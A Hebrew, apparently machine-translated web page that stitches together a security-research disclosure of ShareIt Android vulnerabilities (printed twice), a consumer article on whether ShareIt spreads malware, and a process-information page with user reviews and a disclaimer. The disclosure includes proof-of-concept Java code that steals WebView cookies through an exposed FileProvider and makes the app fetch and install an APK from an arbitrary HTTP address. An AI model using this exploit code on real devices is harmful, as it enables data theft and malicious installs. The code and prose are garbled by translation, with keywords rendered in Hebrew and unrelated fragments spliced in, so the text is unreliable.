


האם לשיתוף יש וירוס
אתה יכול להשיג תוכנות זדוניות וירוס באמצעות ShareIt
סיכום: 0 המשתמש דירג את התהליך הזה.
פגם Shareit עלול להוביל לביצוע קוד מרחוק
גילינו פגיעויות ביישום ShareIt. ניתן לנצל שימוש לפגיעויות אלה כדי לדלוף את הנתונים הרגישים של המשתמש, לבצע קוד שרירותי ואולי להוביל לביצוע קוד מרחוק. לאפליקציה יש יותר מיליארד הורדות.
מאת: Echo Duan, Jesse Chang 15 בפברואר 2021 Time: (מילים)
עדכון החל מה 23 בפברואר 2021, 9:24 עמ ‘.M. ה.T.: ShareIt תיקן את הפגיעויות המוזכרות בכניסה לבלוג זה. מומלץ למשתמשים להוריד את הגרסה האחרונה של האפליקציה הזמינה בחנות Google Play.
גילינו כמה פגיעויות ביישום בשם ShareIt . ניתן לנצל שימוש לרעה בפגיעויות כדי לדלוף את הנתונים הרגישים של המשתמש ולבצע קוד שרירותי עם הרשאות שיתוף באמצעות קוד או אפליקציה זדוניים. הם יכולים גם להוביל לביצוע קוד מרחוק (RCE). בעבר, פגיעויות שניתן להשתמש בהן כדי להוריד ולגנוב קבצים ממכשירי המשתמשים נקשרו גם לאפליקציה. בעוד שהאפליקציה מאפשרת העברה והורדה של סוגי קבצים שונים, כגון חבילת אנדרואיד (APK), הפגיעויות הקשורות לתכונות אלה הן ככל הנראה פגמים לא מכוונים.
ShareIt יש יותר מיליארד הורדות ב- Google Play והיא נקראה כאחת היישומים שהורדו ביותר בשנת 2019. גוגל התבשרו על פגיעויות אלה.
פרטי פגיעות

התעמקנו בקוד האפליקציה וגילינו שהיא מכריזה על מקלט השידור כ- “com.לנובו.Anyshare.אפליקציה.Defaultreceiver “. זה מקבל את הפעולה “com.ushareit.חֲבִילָה.פעולה.install_completed “וכוונה נוספת ואז קוראים לפונקציית StartActivity ().
בנינו קוד הוכחת קונספט (POC) כדי לבדוק את הפגיעות. אם הקוד הבא מופעל באמצעות אפליקציה אחרת במכשיר, הוא יראה את הפעילות שלי.

כל אפליקציה יכולה להפעיל את רכיב השידור הזה. זה מראה על פעילויות שרירותיות, כולל פעילויות הפנימיות (הלא-ציבוריות) והחיצוניות של Shareit.
Shareit מגדיר גם FileProvider. היזם שמאחורי זה השבית את התכונה המיוצאת באמצעות אנדרואיד: ייצוא = “שקר”, אך איפשר את אנדרואיד: granturipermissions = “true” תְכוּנָה. זה מצביע על כך שכל ישות של צד שלישי יכולה עדיין להשיג גישה זמנית לקריאה/כתיבה לנתוני ספק התוכן.
חמור מכך, היזם ציין נתיב שורש שטח אחסון רחב. במקרה זה, ניתן לגשת לחופשיות את כל הקבצים ב/נתונים/נתונים/תיקיה.
הקוד הבא מ- POC שלנו קורא עוגיות WebView. זה יכול לשמש גם כדי לכתוב קבצים כלשהם בתיקיית הנתונים של האפליקציה. במילים אחרות, ניתן להשתמש בו כדי להחליף קבצים קיימים באפליקציית Shareit.
MainActivity בכיתה ציבורית מרחיב את AppCompatactivity {
    void oncreate מוגן (צרור SavedInstanCestate) {}
    חלל מוגן onnewintent (כוונת כוונה) {}
    void void -intentent פרטי (כוונה i) {
        כוונה הבאה = כוונה חדשה ("רע");
        הַבָּא.setFlags (כוונה.Flag_grant_persistable_uri_permission | כוונה.Flag_grant_write_uri_permission | כוונה.Flag_grant_read_uri_permission);
        הַבָּא.setData (Uri.ניתוח ("תוכן: // com.לנובו.Anyshare.ג'י.פי. אס.FILEPROVIDER/ROOT/DATA/USER/0/COM.לנובו.Anyshare.GPS/App_WebView/Cookie "));
        כוונה כוונה = כוונה חדשה ("com.ushareit.חֲבִילָה.פעולה.install_completed ");
        כוונה.setPackage ("com.לנובו.Anyshare.GPS "); // זה מאפשר אפליקציה אחרת לקבל את הכוונה.
        עֵץ.E ("הדגמה", "שלח שידור בוצע");
        עֵץ.D ("הדגמה", "יש כתובת אתר:" + אני.getData ());
        InputStream ב = getContentResolver ().OpenInputStream (i.getData ());
        מחרוזת = זה.convertstreamtostring (in);
        עֵץ.D ("הדגמה", "קרא עוגיות:" + בחוץ);
        } לתפוס (לזרוק את ה) {
        לזרוק RunTimeException חדש (TH);
    }
}
גילינו ש- ShareIT מייצר קבצי VDEX/ODEX לאחר DEX2OAT כאשר הושק לראשונה. לאחר מכן האפליקציה טוענת קבצים אלה ישירות בריצה שלאחר מכן. תוקף רשאי ליצור קובץ VDEX/ODEX מזויף ואז להחליף קבצים אלה באמצעות הפגיעות הנ”ל לביצוע ביצוע קוד.
כמו כן, שמנו לב ש- ShareIT הקימה קישורים עמוקים באמצעות כתובת אתר המובילה לתכונות ספציפיות באפליקציה. אלה מכילים תכונות שיכולות להוריד ולהתקין כל APK.

Shareit מצהיר תכונה של קישור עמוק שיכול להוריד קבצים מכתובת אתר שיש לה את התוכנית של HTTP/HTTPS ומארח דומיין התואם *.wshareit.com או gshare.CDN.ShareItgames.com.

זה גם מספק תכונה שיכולה להתקין APK עם שם הקובץ סיומת SAPK.
אתה יכול להשיג תוכנות זדוניות וירוס באמצעות ShareIt
סיכום: 0 המשתמש דירג את התהליך הזה.
פגם Shareit עלול להוביל לביצוע קוד מרחוק
גילינו פגיעויות ביישום ShareIt. ניתן לנצל שימוש לפגיעויות אלה כדי לדלוף משתמש’נתונים רגישים, ביצוע קוד שרירותי ואולי מובילים לביצוע קוד מרחוק. לאפליקציה יש יותר מיליארד הורדות.
מאת: Echo Duan, Jesse Chang 15 בפברואר 2021 Time: (מילים)
עדכון החל מה 23 בפברואר 2021, 9:24 עמ ‘.M. ה.T.: ShareIt תיקן את הפגיעויות המוזכרות בכניסה לבלוג זה. מומלץ למשתמשים להוריד את הגרסה האחרונה של האפליקציה הזמינה בחנות Google Play.
גילינו כמה פגיעויות ביישום בשם ShareIt . ניתן לנצל שימוש לרעה את הפגיעויות כדי לדלוף משתמש’S נתונים רגישים וביצעו קוד שרירותי עם הרשאות ShareIT באמצעות קוד או אפליקציה זדוניים. הם יכולים גם להוביל לביצוע קוד מרחוק (RCE). בעבר, פגיעויות שניתן להשתמש בהן כדי להוריד ולגנוב קבצים מהמשתמשים’ מכשירים נקשרו גם לאפליקציה. בעוד שהאפליקציה מאפשרת העברה והורדה של סוגי קבצים שונים, כגון חבילת אנדרואיד (APK), הפגיעויות הקשורות לתכונות אלה הן ככל הנראה פגמים לא מכוונים.
ShareIt יש יותר מיליארד הורדות ב- Google Play והיא נקראה כאחת היישומים שהורדו ביותר בשנת 2019. גוגל התבשרו על פגיעויות אלה.
פרטי פגיעות
התעמקנו באפליקציה’S קוד ומצא שהוא מכריז על מקלט השידור כ- “com.לנובו.Anyshare.אפליקציה.Defaultreceiver”. זה מקבל את הפעולה “com.ushareit.חֲבִילָה.פעולה.install_completed “וכוונה נוספת ואז קוראים לפונקציית StartActivity ().
בנינו קוד הוכחת קונספט (POC) כדי לבדוק את הפגיעות. אם הקוד הבא מופעל באמצעות אפליקציה אחרת במכשיר, הוא יראה את הפעילות שלי.
כל אפליקציה יכולה להפעיל את רכיב השידור הזה. זה מראה על פעילויות שרירותיות, כולל ShareIt’פעילויות אפליקציות פנימיות (לא ציבוריות) וחיצוניות.
Shareit מגדיר גם FileProvider. היזם שמאחורי זה השבית את התכונה המיוצאת באמצעות אנדרואיד: ייצוא = “שקר”, אך איפשר את אנדרואיד: granturipermissions = “true” תְכוּנָה. זה מצביע על כך שכל ישות של צד שלישי יכולה עדיין להשיג גישה זמנית לקריאה/כתיבה לנתוני ספק התוכן.
חמור מכך, היזם ציין נתיב שורש שטח אחסון רחב. במקרה זה, ניתן לגשת לחופשיות את כל הקבצים ב/נתונים/נתונים/תיקיה.
הקוד הבא מ- POC שלנו קורא עוגיות WebView. זה יכול לשמש גם כדי לכתוב קבצים באפליקציה’S תיקיית נתונים. במילים אחרות, ניתן להשתמש בו כדי להחליף קבצים קיימים באפליקציית Shareit.
MainActivity מעמד ציבורי מרחיב את AppCompatactivity
חלל מוגן oncreate (צרור SavedInstancestate)
חלל מוגן onnewintent (כוונת כוונה)
intribent void private (כוונה i)
כוונה הבאה = כוונה חדשה (“רע”);
הַבָּא.setFlags (כוונה.Flag_grant_persistable_uri_permission | כוונה.Flag_grant_write_uri_permission | כוונה.Flag_grant_read_uri_permission); הַבָּא.setData (Uri.ניתוח (“תוכן: // com.לנובו.Anyshare.ג’י.פי. אס.FILEPROVIDER/ROOT/DATA/USER/0/COM.לנובו.Anyshare.GPS/App_WebView/Cookie “));
כוונה כוונה = כוונה חדשה (“com.ushareit.חֲבִילָה.פעולה.install_completed “);
כוונה.setPackage (“com.לנובו.Anyshare.GPS “); // זה מאפשר אפליקציה אחרת לקבל את הכוונה.
עֵץ.E (“הדגמה”, “שלח שידור בוצע”);
עֵץ.D (“הדגמה”, “יש כתובת אתר:” + אני.getData ());
InputStream ב = getContentResolver ().OpenInputStream (i.getData ());
מחרוזת = זה.convertstreamtostring (in);
עֵץ.D (“הדגמה”, “קרא עוגיות:” + בחוץ);
לתפוס (לזרוק את ה)
לזרוק RunTimeException חדש (TH);
גילינו ש- ShareIT מייצר קבצי VDEX/ODEX לאחר DEX2OAT כאשר הושק לראשונה. לאחר מכן האפליקציה טוענת קבצים אלה ישירות בריצה שלאחר מכן. תוקף רשאי ליצור קובץ VDEX/ODEX מזויף ואז להחליף קבצים אלה באמצעות הפגיעות הנ”ל לביצוע ביצוע קוד.
כמו כן, שמנו לב ש- ShareIT הקימה קישורים עמוקים באמצעות כתובת אתר המובילה לתכונות ספציפיות באפליקציה. אלה מכילים תכונות שיכולות להוריד ולהתקין כל APK.
Shareit מצהיר תכונה של קישור עמוק שיכול להוריד קבצים מכתובת אתר שיש לה את התוכנית של HTTP/HTTPS ומארח דומיין התואם *.wshareit.com או gshare.CDN.ShareItgames.com.
זה גם מספק תכונה שיכולה להתקין APK עם שם הקובץ סיומת SAPK. ניתן להשתמש בתכונה זו להתקנת אפליקציה זדונית; אם זה המקרה, זה יאפשר RCE מוגבל כאשר המשתמש לוחץ על כתובת אתר.
כדי לוודא אם הפונקציונליות לעיל זמינה בדפדפן Chrome של גוגל, בנינו תכונה HREF ב- HTML. כאשר המשתמש לוחץ על כתובת האתר ההורדה הזו, Chrome תתקשר לשיתוף כדי להוריד את ה- SAPK מ- http: // gshare.CDN.ShareItgames.com. מכיוון שהוא תומך בפרוטוקול HTTP, ניתן להחליף את ה- SAPK זה על ידי הדמיה של התקפה של אדם-בינוני (MITM).

בכך, התוכנה הזדונית.SAPK (קובץ לדוגמא המשמש כאן לייצוג תוכנה זדונית) יורד לספריית/sdcard/shareit/הורדה/אפליקציות בשקט בשקט. כדי לדמות זאת, בנינו href.

עם זאת, הודעת ההתקנה של SAPK אינה מוקפצת. כדי לבדוק אם ניתן לקבל כוונה זו על ידי ShareIt, ניסינו לשלוח אותה ישירות לאפליקציה באמצעות קוד זה:
כוונה mytest = כוונה.PARSEURI (“כוונה: /// SDCARD/SHARET/הורדה/אפליקציות/תוכנות זדוניות.SAPK #INTENT; פעולה = אנדרואיד.כוונה.פעולה.תצוגה; סכמה = תוכן; חבילה = com.לנובו.Anyshare.GPS; סוג = טקסט/רגיל; סוף “, 1);
עֵץ.E (“מבחן”, “כוונה:” + myTest);
> לתפוס (urisyntaxexcece
עֵץ.E (“מבחן”, “שגיאת תחביר כתובת אתר:” + E);
מהתוצאה מראה כי ShareIt יכול לקבל את ממשק המשתמש של כוונה כוונה והתקנת APK מוקפץ.
הסיבה לפעולה הלא מוצלחת באמצעות Chrome היא שהדפדפן יירט בקשה זו. על ידי הנדסה הפוכה גילינו כי כרום השליך את כוונת התוכן/ערכת הקבצים בגלל חששות אבטחה.
גם אם ההורדה וההתקנה של APK על ידי Chrome Deep Link לא היו מוצלחים, עדיין ניתן לבצע את אותה התקפה על ידי הורדת ה- APK מכתובת אתר שרירותית ולהתקין APK בנתיב שרירותי על ידי שימוש בקוד זה באמצעות אפליקציה זדונית באופן מקומי:
כוונה הבאה = כוונה חדשה ();
הַבָּא.setData (Uri.ניתוח (“http: // 10.64.100.51: 8080/ בסיס.SAPK “)); // URL שרירותי
כוונה Next1 = כוונה חדשה ();
הבא 1.setData (Uri.Parse (“תוכן: /// sdcard/shareit/הורדה/אפליקציות/בסיס.SAPK/BASE.APK “)); // נתיב שרירותי
Shareit רגיש גם להתקפה של גבר בסיסק (MITD). הסיבה לכך היא שכאשר משתמש מוריד את האפליקציה במרכז ההורדות, היא עוברת לספרייה כמוצג בקוד הדגימה. התיקיה היא ספרייה חיצונית, שמשמעותה שכל אפליקציה יכולה לגשת אליה עם אישור כתיבת SDCard.

כדי להמחיש, העתקנו ידנית טוויטר.APK בקוד כדי להחליף אותו בקובץ מזויף באותו שם. כתוצאה מכך, פופ-אפ של אפליקציית הטוויטר המזויפת יופיע על המסך הראשי של אפליקציית Shareit.

פתיחה מחודשת של אפליקציית ShareIt תגרום לאפליקציית הטוויטר המזויפת להופיע שוב על המסך כדי להניע את המשתמש להתקין אותו.

עם הקשה על כפתור ההתקנה, האפליקציה המזויפת תותקן בהצלחה ונפתחה אוטומטית. זה יראה עוד הודעת מערכת מוקפץ.
בספריה החיצונית יש גם כמה ספריות שניתן להשתמש בהן כדי לגנוב ולהחליף קבצים:
Apps Audios מגיש תמונות תמונות
Shareit הוא מרכז משחק המספק אפליקציות משחק שניתן להוריד על ידי קובץ התצורה של קובץ המשחקים.XML ממוקם ב- COM.לנובו.Anyshare.ספריית GPS/Shared_Prefs.
במבט בקובץ זה מראה שכתובות הורדות אינן רק מ- Google Play, אלא גם מספקים אחרים. מרבית כתובות האתר משתמשות בפרוטוקול HTTP, ומסוכן מאוד להעביר נתונים ללא הצפנה מכיוון שאפשר היה להתמודד איתם על ידי תוקף MITM.
המלצות
אבטחה צריכה להיות שיקול ראשוני עבור מפתחי אפליקציות, ארגונים ומשתמשים כאחד. לשימוש בטוח באפליקציות סלולריות, אנו ממליצים לעדכן ולתקן באופן קבוע מערכות הפעלה סלולריות ועל האפליקציה עצמן. המשתמשים צריכים גם להודיע על עצמם על ידי קריאת ביקורות ומאמרים על האפליקציות שהם מורידים.
אתה יכול להשיג תוכנות זדוניות וירוס באמצעות ShareIt?

Shareit היא האפליקציה הפופולרית ביותר לשיתוף קבצים חוצה פלטפורמות עבור אנדרואיד ו- iOS, כמו גם עבור Windows ו- Mac. עם ShareIt, המשתמשים יכולים לשלוח ולקבל את כל סוגי הקבצים ללא טרחה. אבל, מאז זה’S אפליקציה לשיתוף קבצים, היא העלתה כמה חששות עבור משתמשים מסוימים שתוהים אם הם נמצאים בסיכון להדביק את המכשירים שלהם או לא. אז האם אתה יכול להשיג תוכנות זדוניות וירוס באמצעות ShareIt?
ShareIt נחשבת לאפליקציית שיתוף הקבצים המהירה ביותר באינטרנט, וכאשר שוקלים את הפופולריות שלה בחנויות אפליקציות רשמיות כמו חנות Google Play ו- iOS App Store, עלינו להאמין בכך. במציאות, זה תלוי בחיבור האינטרנט שלך, לא משנה מה אנשים היו אומרים. עם זאת, זה’S אפליקציה מצוינת והיא מאפשרת לנו לשלוח ולקבל תמונות, סרטונים, מסמכים, חבילות התקנה, טפטים וכל דבר אחר.
כמו כן, Shareit מגיע עם נגן וידיאו מובנה שמריץ סרטונים וסרטים בצורה חלקה, יחד עם נגן מוזיקה המאפשר לנו לגשת למוזיקה האהובה עלינו ללא צורך להוריד אותה.
אתה יכול להשיג תוכנות זדוניות וירוס באמצעות ShareIt?
ראשית, עליך לדעת ש- ShareIt עצמו אינו תוכנה זדונית או תוכנות ריגול. זה’S יישום נקי, זמין למכשירים ניידים בשני אנדרואיד’S חנות Google Play וחנות האפליקציות של iOS, כמו גם ב- Windows 10 ו- Mac. עם זאת, זה’S אפליקציה לשיתוף קבצים, אז אתה’אני חושף את המכשירים שלך לקבצים שעלולים להיות נגועים שאתה מקבל מאחרים.
כדי להימנע מקבלת תוכנות זדוניות וירוס באמצעות ShareIt, תמיד יש אנטי -וירוס פועל במכשיר שלך בכל פעם שאתה מוריד משהו באמצעות אפליקציית FileSharing זו. עם זאת, עליכם לדאוג רק לוירוסים ותוכניות תוכנות זדוניות אם תקבלו קובץ שעשוי להיות נגוע ממכשיר שמריץ את אותו מערכת הפעלה כמו שלך מכיוון שנגיף אנדרואיד, למשל, זכה’לא לעבוד על iOS, או להפך.
לסיכום, אפליקציית ShareIt נקייה ובטוחה, אך הקבצים שאתה מקבל דרכה עשויים להידבק ולכן תמיד יש תוכנת אנטי -וירוס שתפעל כדי להימנע מזיהום המכשיר שלך.
הוא ShareIt.נגיף Exe או לא? ואיך לזהות את זה


כיצד לזהות אם יש וירוס או איום אבטחה בתהליך Windows 11, 10 או 7 בשם Shareit.EXE
שתף את זה.EXE: קודם כל, חשוב על מקור השיתוף שלך.EXE. אם קיבלת אותו מהיצרן (CD, אתר היצרן), הסיכון נמוך באופן יחסי. אם הורדת את Shareit.Exe מאתר לא אמון, אנונימי או האקרים, הסיכון הוא גבוה. אין לנו שום הוכחות אם שיתוף.EXE מכיל וירוס. כמו כן, אם המחשב שלך כבר נגוע, וירוסים מסוימים יכולים להדביק הפעלה אחרים, כולל ‘תמים’. אם אתה בספקות, עקוב אחר מדריך זה:
1) השתמש תמיד בתוכנית אנטי -וירוס טובה ובדוק את הקובץ שלך איתו.
2) אם אתה רוצה אבטחה נוספת, נסה לבדוק כל קובץ מסוים בסורקים רב-נגיפים, כמו www.Virustotal.com – שירותים בחינם יסרקו את הקובץ שתעלו בעשרות אנטי -וירוסים.
3) כמו כן, בדוק את גודל הקובץ ו/או הגרסה עם הרשימה כאן – אם השימוש בגרסה שלך נמוך מדי, הוא חשוד.
אתה יכול להתעניין גם ב :, כיצד לפתור בעיות טיפוסיות עם ShareIt.שגיאת EXE (או שיתוף ספציפי יותר.שגיאת יישום EXE) מדריך להסרה: כיצד להסיר את ShareIt.EXE. לפתור בעיות עם ShareIt.exe לא מגיב. הודעת Windows טיפוסית: ShareIt.Exe מעבד גבוה. כיצד לטפל בקובץ פגום: ShareIt.EXE פגום.

דירוג סיכוני אבטחה: N/a
הערה: דירוג סיכוני האבטחה מבוסס על חוות דעת המשתמש. זו לא ההמלצה שלנו או Adwice בשום דרך. אנא השתמש במוחך שלך וחשוב פעמיים 🙂
מידע טרויאני ותוכנות זדוניות: N/a
שגיאות אופייניות: קובץ לא נמצא, שגיאה התרחשה בקובץ, לא מגיבה, שגיאת יישום 0x, כיצד למחוק, להפסיק, לרוץ, להסיר ולמצוא את הקובץ.
הערות:
– N/A הוא קיצור של “לא זמין”. זה אומר שעכשיו אין לנו מידע אם תהליך זה מזיק או לא.
– יש כמעט מספרים בלתי מוגבלים של הודעות שצריכות להופיע בזמן שאתה מפעיל את התוכנה. בחרנו רק את הטיפוסים כאן
פוסטים קשורים ל- ShareIt.EXE
ראה הודעות בפורום קשורות: עקוב אחר הקישורים למטה כדי להציג את השרשור המלא
סיכום: 0 המשתמש דירג את התהליך הזה.
NameParts: Sh Areit, Sha Reit, Shar Eit, שתף את זה, .
ביקורות על משתמשים בתמונת מצב:
[22:24:06] KMS-QAD.EXE: Analiz תוכנה זדונית.
[00:22:19] Sandisksecureaccessv2_win.EXE: כיצד לשחזר את ה- Flasdisk SA.
[20:58:22] DX8VB.DLL: הסיכון הוא וירוס .
[14:18:21] NVSPCAP.EXE: לכידת שרת NVIDIA היא NECES.
[20:01:40] PCACLI.DLL: אם יש לך משחק או משהו כזה.
[22:42:35] Half_Life_2_LOST_COAST_GDF.DLL: Halmacpi.dll.
[06:33:34] nvgftraypluginr.DLL: תוסף NVGFT.dll .
[20:21:06] IVMS-4200.EXE: תהליך הנדרש ל- IVMS CCTV.
[19:16:19] PCLINK.EXE: תוכנת הדפסה אלחוטית עבור.
[00:18:37] McNetwork.DLL: amze.
אזהרה: שוב על ביקורות משתמשים. המשתמשים שלנו יכולים להוסיף בחופשיות את הביקורות שלהם על כל תהליך שהם רוצים. אנו כמובן מטהרים ומסננים מילים שהשתוללו. עם זאת, אל תסמוך על הכל. אין לנו זמן לבדוק את המשפט של כל משתמש. אז המידע המופיע בביקורות משתמשים יכול להיות לא מדויק. או שלא נבדק לא נכון. או משהו אחר. האם אתה בוגר, לא אתה? אנו מאמינים במוחך.
חָדָשׁ: ספריית קישור דינמי של Windows DB: AlertMGR.dll, ver. , התראות.dll, ver. , התראות.אֶמְצָעִי.dll, ver. , AlertServiceps.DLL, Alexatoolbar.10.0.dll, alexatoolbarssb.10.0.DLL, Alien.dll, alienfx.תִקשׁוֹרֶת.אנדרומדה.dll, alienfx.תִקשׁוֹרֶת.הליבה.dll, alienfx.תִקשׁוֹרֶת.dll, alienfx.תִקשׁוֹרֶת.PID0X511.dll, alienfx.תִקשׁוֹרֶת.PID0X512.dll, alienfx.תִקשׁוֹרֶת.PID0X513.dll, alienfx.תִקשׁוֹרֶת.PID0X514.dll, alienfx.תִקשׁוֹרֶת.PID0X515.dll, dllhost וכו ‘.
טבלת רשימת גרסאות זמינה, בחר את הגרסה שיש לך במחשב האישי שלך:
| בִּטָחוֹן | MD5 או בדיקת בדיקה | גִרְסָה | מקום | גודל |
| N/a | 92E9B258 | 2.1.4.0 | 0 ב |
מה טביעת הרגל הפחמן של הקפה שלך?
האם זה נמוך? האם זה גבוה? האם הדברים האלה באמת יכולים להרוג את כדור הארץ? אולי התשובה תפתיע אותך. אולי לא.
הצהרת אחריות
אתר אינטרנט זה וכל המידע שנכתב כאן מיועד למטרות מידע בלבד, ללא שום ורימנטיות. אתה משתמש בדפים אלה על סיכון עצמו. עליך תמיד לאמת את דיוק המידע המופיע בדף זה. אנו מקדישים תשומת לב גדולה כדי לספק לך את המידע הנכון. עם זאת, תוכניות ריגול ותוכנות זדוניות רבות משתמשות בשמות קבצים של תהליכים ו- DLLs רגילים ללא תוכנות. אם כללנו מידע על ShareIt.EXE שזה לא מדויק, אנו מעריכים את עזרתך על ידי כך שנודע לנו על סקירת המשתמש שלך. כמו כן, קישורי אינטרנט לתוכנה וספקי DLL ניתנים רק עבור התאים שלך, ואנחנו לא יכולים להבטיח את דיוקו ולא הרלוונטיות שלה עם DLL או תהליך המופיע בדף זה. אנחנו לא קשורים לדפים אלה. איננו אחראים לטביעות שגויות באתר זה או שינויים התרחשו מאז שפורסם דף זה. שמות המוצר, התוכנה ומערכות ההפעלה המוזכרים באתר זה, ניתן לזכות בזכויות יוצרים ולרשום סימנים מסחריים של בעליהם.


